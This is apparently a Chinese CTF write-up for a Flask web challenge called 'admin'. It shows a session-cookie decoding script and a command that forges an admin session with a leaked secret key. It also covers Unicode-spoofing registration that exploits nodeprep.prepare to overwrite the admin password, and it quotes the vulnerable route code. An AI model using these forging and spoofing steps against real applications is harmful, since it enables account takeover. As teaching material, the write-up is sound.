
在计算机中，尤其是在网络应用中，称为“会话控制”。Session对象存储特定用户会话所需的属性及配置信息。这样，当用户在应用程序的Web页之间跳转时，存储在Session对象中的变量将不会丢失，而是在整个用户会话中一直存在下去。[百度百科]

在测试靶场网页的时候就发现了，比如登陆之后再刷新网页，他依旧会显示登陆者的名字



这个功能是靠session实现的。把账号的信息临时储存在我的电脑上（客户端）。只有在关闭浏览器才会销毁session信息。这是一种方便的机制。这里有个[大神的博客](#)讲的很好，指路一下~

session要求浏览器必须支持cookie功能，那么对于session的伪造，是否和cookie伪造类似呢？
这道题的session在这个位置：



接下来就是session伪造的部分啦！从上面的图看，session明显是加密过的。那么我们要去找flask的加密算法是什么~在看过师傅们的WriteUp之后发现，flask的session加密是一个算法。这里直接贴师傅的源码了

```
#!/usr/bin/env python3
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))
```


我们可以通过解密来看session的格式

```
Windows PowerShell
PS D:\CTF> python session.py .eJw9kM2KwjAUhV9luGsXNo0bwYVDamnh3hCJLc1GHK1Tk8YB00M7Fd99ggOuz-E7P3fYn29N38Lyf0j
6Zgb7ywmWd3j7gCWQW3N0hkxm7aw4DkbvFhTUSGLbYqgcBpXK0kuRFR06jZN5eUGnGdq_IFd5o3GUuUpNXTqqS29d2eJk51KsR6p33IZNFz0D
TraTG1OZZ9xMx8G6lmMw3LgiRe1HqdWAuvKYZyNN2a8NyEggJ_ceM6rIz1bwmMGxv53331--ub4mmJDF-n4gVgUS0aqpJWcmFMWCNCYxZm5q6
mLF1jDFKVCH69UTdwmHz-ZFOiW22K1_5XoIUYCEpRxm8NM3t-dtkMzh8Qf0Nmtw.YCgIEA.rSggFnIsbwYi_zrrVF6C00Ygw9k
{'_fresh': False, '_id': b'60826684ed70a596d144a2ec2d79a73b321c8bb24629965da318d7abc5bdf2a3648015e8faea3036e9
378a8c70f8d2f8b2719194015d0a1712fc643860da5c5a', 'csrf_token': b'ba68907ef45c53a6630295352f4aceabacd86ce0',
image': b'wVHQ', 'name': '1234', 'user_id': '10'}
PS D:\CTF>
```

https://blog.csdn.net/Obs_cu

基于这个格式，我们可以尝试伪造一个admin的了~

需要注意的是，session加密过程中有一个SECRET_KEY，需要我们知晓。这个东西一般放在config之类的文件里。




一般这个key可以是随机生成的，这里直接是固定的，也算减小题目难度了吧~
这个时候我们需要再找一个flask的session加密脚本，把admin的session伪造一个。

session加密脚本地址

这里要记得把user_id什么的改一下

```
python .\flask_session_cookie_manager3.py encode -s "ckj123" -t '{"_fresh': True, '_id':
b'60826684ed70a596d144a2ec2d79a73b321c8bb24629965da318d7abc5bdf2a3648015e8faea3036e9378a8c70f8d2f8b2719194015d
0a1712fc643860da5c5a', 'csrf_token': b'ba68907ef45c53a6630295352f4aceabacd86ce0', 'image': b'w/HQ', 'name': 'admin', 'user_id':
'1'}"
```



(2) Unicode欺骗

百度上的Unicode欺骗都是这道题，就很有趣




这个大佬的博客讲的很好，先细细的了解了一番。

其实这个Unicode欺骗很好理解。就是我们平时英文字母 ABC...在希腊字母中，就变成了 $\alpha\beta\gamma$ 一样。由于占用的空间和使用的用途不同，在转码的时候会有各种方式。

那么在这道题中该如何利用Unicode欺骗呢？简单来说，就是找一个奇怪语言的admin重新注册一个，把之前的admin密码覆盖掉，就可以用我们的密码登陆了。

首先测试一下用admin注册：



Username *

Password *

verify_code *

i6en

register

https://blog.csdn.net/Obs_cure

BUUCTF x register x +

← → ↻ ⚠ 不安全 | ef36fcc9-572e-458d-9543-0d72e93cd0b4.node3.buuoj.cn/regis... 🔑 ☆ 🌐 🐼 ⚙️ 👤 🔴

register

The username has been registered

Username *

Password *

verify_code *

uct-9


register

https://blog.csdn.net/Obs_cure


然后大佬们就在unicode表里面掏出来一个ADMIN扣了上去，很快啊~

但是好奇宝宝特别想知道这个Unicode是哪国文字，于是不信邪去找了一下...这个小写的A的Unicode编码是7468（1D2C），在1D00-1D7F：语音学扩展 (Phonetic Extensions)中。这里指路个[博客](#)，A在第1024行哦~

接下来再看看原理。通过源码可得



```
routes.py
75  logout_user()
76  return redirect('/index')
77
78  @app.route('/change', methods = ['GET', 'POST'])
79  def change():
80      if not current_user.is_authenticated:
81          return redirect(url_for('login'))
82      form = NewpasswordForm()
83      if request.method == 'POST':
84          name = strlower(session['name'])
85          user = User.query.filter_by(username=name).first()
86          user.set_password(form.newpassword.data)
87          db.session.commit()
88          flash('change successful')
89          return redirect(url_for('index'))
90      return render_template('change.html', title = 'change', form = form)
91
92  @app.route('/edit', methods = ['GET', 'POST'])
93  def edit():
94      if request.method == 'POST':
95
96          flash('post successful')
97          return redirect(url_for('index'))
98      return render_template('edit.html', title = 'edit')
99
100 @app.errorhandler(404)
101 def page_not_found(error):
102     title = unicode(error)
103     message = error.description
104     return render_template('errors.html', title=title, message=message)
105
106 def strlower(username):
107     username = nodeprep.prepare(username)
108     return username
```




```
routes.py
29  @app.route('/index')
30  def index():
31      return render_template('index.html', title = 'hctf')
32
33  @app.route('/register', methods = ['GET', 'POST'])
34  def register():
35
36      if current_user.is_authenticated:
37          return redirect(url_for('index'))
38
39      form = RegisterForm()
40      if request.method == 'POST':
41          name = strlower(form.username.data)
42          if session.get('image').lower() != form.verify_code.data.lower():
43              flash('Wrong verify code.')
44              return render_template('register.html', title = 'register', form=form)
45          if User.query.filter_by(username = name).first():
46              flash('The username has been registered')
47              return redirect(url_for('register'))
48          user = User(username=name)
49          user.set_password(form.password.data)
50          db.session.add(user)
```

```
code.py 51 db.session.commit()
code.pyc 52 flash('register successful')
config.py 53 return redirect(url_for('login'))
config.pyc 54 return render_template('register.html', title = 'register', form = form)
forms.py 55
forms.pyc 56
models.py 57 @app.route('/login', methods = ['GET', 'POST'])
models.pyc 58 def login():
routes 2.pyc 59     if current_user.is_authenticated:
routes.py 60         return redirect(url_for('index'))
routes.pyc 61     form = LoginForm()
62     if request.method == 'POST':
63         name = strlower(form.username.data)
64         session['name'] = name
65         user = User.query.filter_by(username=name).first()
```

首先是strlower函数。这个函数本意是把大写转换成小写。nodeprep.prepare的本意也是把A转换成a.但他遇见ADMIN时，会转换成ADMIN。这是这个函数的漏洞。

然后先看注册部分，我们的输入的用户名会经过strlower函数。如果没有这个漏洞，我们所有的用户名都是小写。但我们输入转换ADMIN时，会转换成ADMIN，这样就会跳过下面的判断。

